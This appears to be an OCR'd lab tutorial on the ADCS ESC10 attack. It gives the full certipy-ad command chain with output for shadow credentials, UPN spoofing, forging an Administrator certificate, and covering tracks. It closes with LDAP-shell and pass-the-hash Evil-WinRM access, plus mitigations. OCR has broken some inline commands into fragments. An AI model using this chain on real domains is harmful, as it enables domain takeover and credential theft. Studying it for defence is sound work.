
# ADCS ESC10 – Weak Certificate Mapping

hackingarticles.in/adcs-esc10-weak-certificate-mapping

Raj June 16, 2025




**ESC10** is a powerful **post-exploitation technique in Active Directory Certificate Services (ADCS)** that lets attackers authenticate as any user even **Domain Admins** without knowing their password. It exploits two key weaknesses: **weak certificate mapping enforcement** and **shadow credentials** (custom certificate logins). Unlike traditional attacks, ESC10 abuses **PKI trust and AD flexibility**, making it stealthy, persistent, and often overlooked in enterprise environments.

## Table of Content



## Overview of the ESC10 Attack

ESC10 is a **powerful variation** of the **ESC9 attack**, both of which result in full domain compromise. While ESC9 requires an attacker to identify a misconfigured certificate template and an account they can modify (via GenericWrite), it is limited to templates with specific dangerous configurations (e.g., ENROLLEE_SUPPLIES_SUBJECT). In contrast, **ESC10 removes that limitation entirely**, making it far more flexible and broadly applicable. It leverages **system-level trust assumptions** rather than relying solely on specific certificate template properties.

ESC10 exploits weaknesses in AD CS and Kerberos certificate-based authentication (PKINIT):

**Weak certificate mapping enforcement (StrongCertificateBindingEnforcement = 0)**

- When strong binding is disabled, AD relies only on the certificate's **User Principal Name (UPN)**, ignoring the **Security Identifier (SID)**.
- This allows attackers to spoof the UPN of privileged users (e.g., Domain Admins) and gain unauthorized access using a forged certificate.

**Shadow credentials via msDS-KeyCredentialLink write access**

- If an attacker has write permissions to this attribute on a user account, they can inject a custom certificate-based credential.
- This enables **Pass-the-Certificate** attacks and persistent, passwordless access.

**UPN spoofing through account manipulation**

- With **GenericWrite** rights, an attacker can change the UPN of a controlled or target account to impersonate another user.
- Combined with weak binding, this allows certificate enrollment and Kerberos authentication as the spoofed identity.

This attack chain requires no password cracking, no memory injection, and leaves minimal forensic traces.

## Working of ESC10

The ESC10 technique typically involves the following steps:

- **Attacker gains control of a low-privileged user account** through any initial access method (e.g., phishing, brute force, credential dumping).
- The attacker identifies that checking the registry key weakens the domain's certificate-based authentication trust model:

HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesKdcStrongCertificateBindingEnforcement
If you set this value to 0, the domain does not enforce strong binding between certificates and user accounts during Kerberos authentication (a common default or legacy setting).

- Using **GenericWrite** permissions over another user object (e.g., Administrator), the attacker modifies the **User Principal Name (UPN)** of the controlled account to match the target (e.g., Administrator@ignite.local).
- The attacker then requests a certificate in the name of that target user using any **enrollment-capable certificate template**.
- With this forged certificate, the attacker authenticates as the privileged user and gains **full domain access**.

This attack works **even if no specific misconfigured template exists**, as long as there's **any usable certificate template** and the domain does not enforce strong certificate binding.

## ESC10 as an Extension of ESC9

ESC10 extends the same core abuse path introduced in ESC9:

- **ESC9**: Relies on a specific vulnerable certificate template where ENROLLEE_SUPPLIES_SUBJECT is enabled and the attacker has GenericWrite over another user object.
- **ESC10**: Generalizes the technique by removing the certificate template limitation and instead exploits weak enforcement of certificate-to-user binding (i.e., StrongCertificateBindingEnforcement = 0), significantly increasing the attack surface.

Thus, **ESC10 is a more universal and dangerous evolution** of ESC9, allowing an attacker with control of just one user account and minimal privileges to impersonate **any user in the domain**, including Domain Admins.

This article walks through a **complete ESC10 exploitation chain**, including enumeration, certificate abuse, and live shell access, all while maintaining stealth and clarity.

To perform this ESC10 attack successfully, a few conditions must be met in the target Active Directory environment:

- The **certificate mapping enforcement** must be **set to weak** or disabled.
- **write access** (e.g., GenericWrite, WriteProperty) to the target user account (sanjeet) to manipulate attributes like UPN and msDS-KeyCredentialLink.
- A low privileged **certificate template**

These conditions are surprisingly common in under-audited ADCS environments.

## Prerequisite


- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: Evil-Winrm, certipy-ad

## Lab Setup

To simulate an ESC10 attack in a lab, begin by setting StrongCertificateBindingEnforcement = 0 on the domain controller to allow weak certificate mapping, then grant GenericWrite access on a low privileged account (sanjeet) to your attacker account (raj) to enable shadow credential injection and UPN manipulation.

### Modify Certificate Mapping to Allow Weak Enforcement

To enable conditions exploitable by ESC10, or to **verify that the environment is vulnerable**, inspect the following registry setting on a **Domain Controller**:
HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesKdc





- **0 = Disabled** — Certificate mapping is based **only on UPN**, and **SID validation is skipped**. This setting makes the domain **fully exploitable** by ESC10 and other certificate abuse attacks.
- **1 = Compatibility mode** — Tries to enforce SID binding when possible but falls back to UPN matching if SID is missing. Still **partially vulnerable**.
- **2 = Strict** — Requires **SID mapping**, effectively **mitigating ESC10**.

If the value is set to 0, the domain is using weak certificate mapping, meaning an we can spoof UPNs or inject shadow credentials into a target account and successfully authenticate without needing the user's password.

Next, we'll set the stage by giving our attacker (raj) control over a proxy account (sanjeet) to use in the certificate impersonation chain.

### Grant Write Access to the Proxy Account

To set up for ESC10, assign GenericWrite or WriteProperty permissions on the target proxy account (e.g., sanjeet) to the attacker-controlled account (raj). This can be done using **Active Directory Users and Computers** (enable *Advanced Features*), **Active Directory ACL Editor,** or via **PowerShell.**




**Why this matters:**

- **Inject a forged certificate (shadow credential)** into sanjeet using the msDS-KeyCredentialLink
- **Modify the UPN** of sanjeet to match that of a high-privilege user like Administrator@ignite.local.
- **Control how certificate mapping behaves**, especially when weak enforcement is enabled (StrongCertificateBindingEnforcement = 0).

This step essentially transforms sanjeet into a certificate-based impersonation proxy, setting the stage for **passwordless authentication as any domain user**, a critical move in executing the ESC10 attack chain.

## Enumeration & Exploitation

### Weak UPN Mapping via Shadow Credentials

This allows us to inject a forged certificate into a target account's msDS-KeyCredentialLink attribute and authenticate as that user, exploiting weak UPN-to-SID mapping when StrongCertificateBindingEnforcement = 0. Let's proceed

#### Add and Use a Shadow Credential (Auto Mode)

Using **Certipy**, execute a one-liner to inject a **shadow credential** into the sanjeet account and authenticate immediately:

local -p Password@1 -account sanjeet -dc-ip 192.168.1.16
By running the certipy-ad shadow auto command, we injects a stealthy certificate-based login (KeyCredential) into the sanjeet account, immediately authenticates as that user, and then removes the injected key to avoid detection.

```
┌──(root㉿kali)-[~]
└─# certipy-ad shadow auto -u raj@ignite.local -p Password@1 -account sanjeet -dc-ip 192.168.1.16
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'sanjeet'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '1abe4fe1-8272-7f16-dea9-79bcfa0f0f1c'
[*] Adding Key Credential with device ID '1abe4fe1-8272-7f16-dea9-79bcfa0f0f1c' to the Key Credentials for 'sanjeet'
[*] Successfully added Key Credential with device ID '1abe4fe1-8272-7f16-dea9-79bcfa0f0f1c' to the Key Credentials f
[*] Authenticating as 'sanjeet' with the certificate
[*] Using principal: sanjeet@ignite.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'sanjeet.ccache'
[*] Trying to retrieve NT hash for 'sanjeet'
[*] Restoring the old Key Credentials for 'sanjeet'
[*] Successfully restored the old Key Credentials for 'sanjeet'
[*] NT hash for 'sanjeet': 64fbae31cc352fc26af97cbdef151e03
```

This gives full, passwordless access to the user *sanjeet,* allowing us to spoof their UPN and set up for impersonating privileged accounts—key steps in the ESC10 attack chain.

#### Spoof UPN to Match Administrator

Using the following Certipy command, we modifies the **User Principal Name (UPN)** of sanjeet to impersonate the domain's Administrator account:

local -password Password@1 -user sanjeet -upn Administrator -dc-ip 192.168.1.16
This change exploits the earlier registry misconfiguration (StrongCertificateBindingEnforcement = 0), where the domain controller trusts **UPN-based certificate mapping** without validating the account's SID.

```
┌──(root㉿kali)-[~]
└─# certipy-ad account update -u raj@ignite.local -password Password@1 -user sanjeet -upn Administrator -dc-ip 192.168.1.16
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'sanjeet':
    userPrincipalName                   : Administrator
[*] Successfully updated 'sanjeet'
```

As a result, Any certificate requested for sanjeet will be accepted as Administrator, letting the us authenticate as a Domain Admin while still controlling sanjeet's identity.

This sets the stage for authenticating as a **Domain Admin** in the next phase of the ESC10 attack.

#### Request a Certificate with a spoofed SPN

Next, use Certipy to request a certificate for sanjeet, who has already spoofed his UPN to match Administrator.

certipy-ad req -u sanjeet@ignite.local -hashes 64fbae31cc352fc26af97cbdef151e03 -ca ignite-DC1-CA -template USER -dc-ip 192.168.1.16
This step issues a certificate containing the **spoofed UPN** (Administrator) but signed for sanjeet. Because the Certificate Authority (CA) does **not validate the UPN** against the requester's actual privileges or SID, and due to weak mapping enforcement, Active Directory will treat this certificate as legitimate for **Administrator**.

```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u sanjeet@ignite.local -hashes 64fbae31cc352fc26af97cbdef151e03 -ca ignite-DC1-CA -template USER -dc-ip 192.168.1.16
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

The result is a valid .pfx certificate that we can now use to **authenticate as a Domain Admin**, completing the critical stage of the ESC10 attack chain.

#### Reverting UPN for Stealth

To restore the original User Principal Name (UPN) for sanjeet, the following command is used:

local -p Password@1 -user sanjeet -upn sanjeet@ignite.local -dc-ip 192.168.1.16
This command reverts sanjeet's UPN to its original value. Reverting the UPN reduces the forensic footprint of previous modifications and helps avoid straight forward detection methods used to map elevated privileges or account impersonation.

```
┌──(root㉿kali)-[~]
└─# certipy-ad account update -u raj@ignite.local -p Password@1 -user sanjeet -upn sanjeet@ignite.local -dc-ip 192.168.1.16
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'sanjeet':
    userPrincipalName                   : sanjeet@ignite.local
[*] Successfully updated 'sanjeet'
```

Restoring the UPN enables the user to blend seamlessly back into the environment, effectively concealing any prior UPN spoofing and lowering the risk of tracing administrative activity.

#### Authenticate as Administrator Using the Certificate

To authenticate as the Administrator using the spoofed certificate, the system executes the following command:

certipy-ad auth -pfx administrator.pfx -domain ignite.local
This command uses the spoofed certificate to request a Kerberos ticket as Administrator. PKINIT supports certificate-based login, which trusts the issued certificate if the User Principal Name (UPN) matches. As a result, we are now authenticated as a Domain Admin, granting full administrative privileges.


```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx administrator.pfx -domain ignite.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ignite.local
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03
```

## Post Exploitation

### Lateral Movement & Privilege Escalation using Certipy LDAP Shell as Administrator

To initiate an interactive LDAP session on the Domain Controller as Administrator, use the following command:


certipy-ad auth -pfx administrator.pfx -domain ignite.local -ldap-shell -dc-ip 192.168.1.16
This command opens an LDAP shell to enumerate AD, perform DCSync, change groups, create users, extract credentials, and move freely in the domain.




### Lateral Movement & Privilege Escalation using Evil-Winrm

After already gaining access through certipy-ad ldap-shell, we can optionally use Evil-WinRM to get a full remote shell. By using an NTLM hash of a privileged account, we run:

evil-winrm -i 192.168.1.16 -u administrator -H 64fbae31cc352fc26af97cbdef151e03
This gives a direct admin PowerShell session for greater control. Optional, but boosts stealth and command flexibility.




## Mitigation

- Enforce StrongCertificateBindingEnforcement = 2 or higher.
- Restrict msDS-KeyCredentialLink write access.
- Ensure proper template permissions and approval workflows.
- Audit UPN changes, especially to Admin-type accounts.
- Monitor PKINIT and cert issuance logs (Event IDs 4886/4887).

**Author:** MD Aslam drives security excellence and mentors teams to strengthen security across products, networks, and organizations as a dynamic Information Security leader. Contact **here**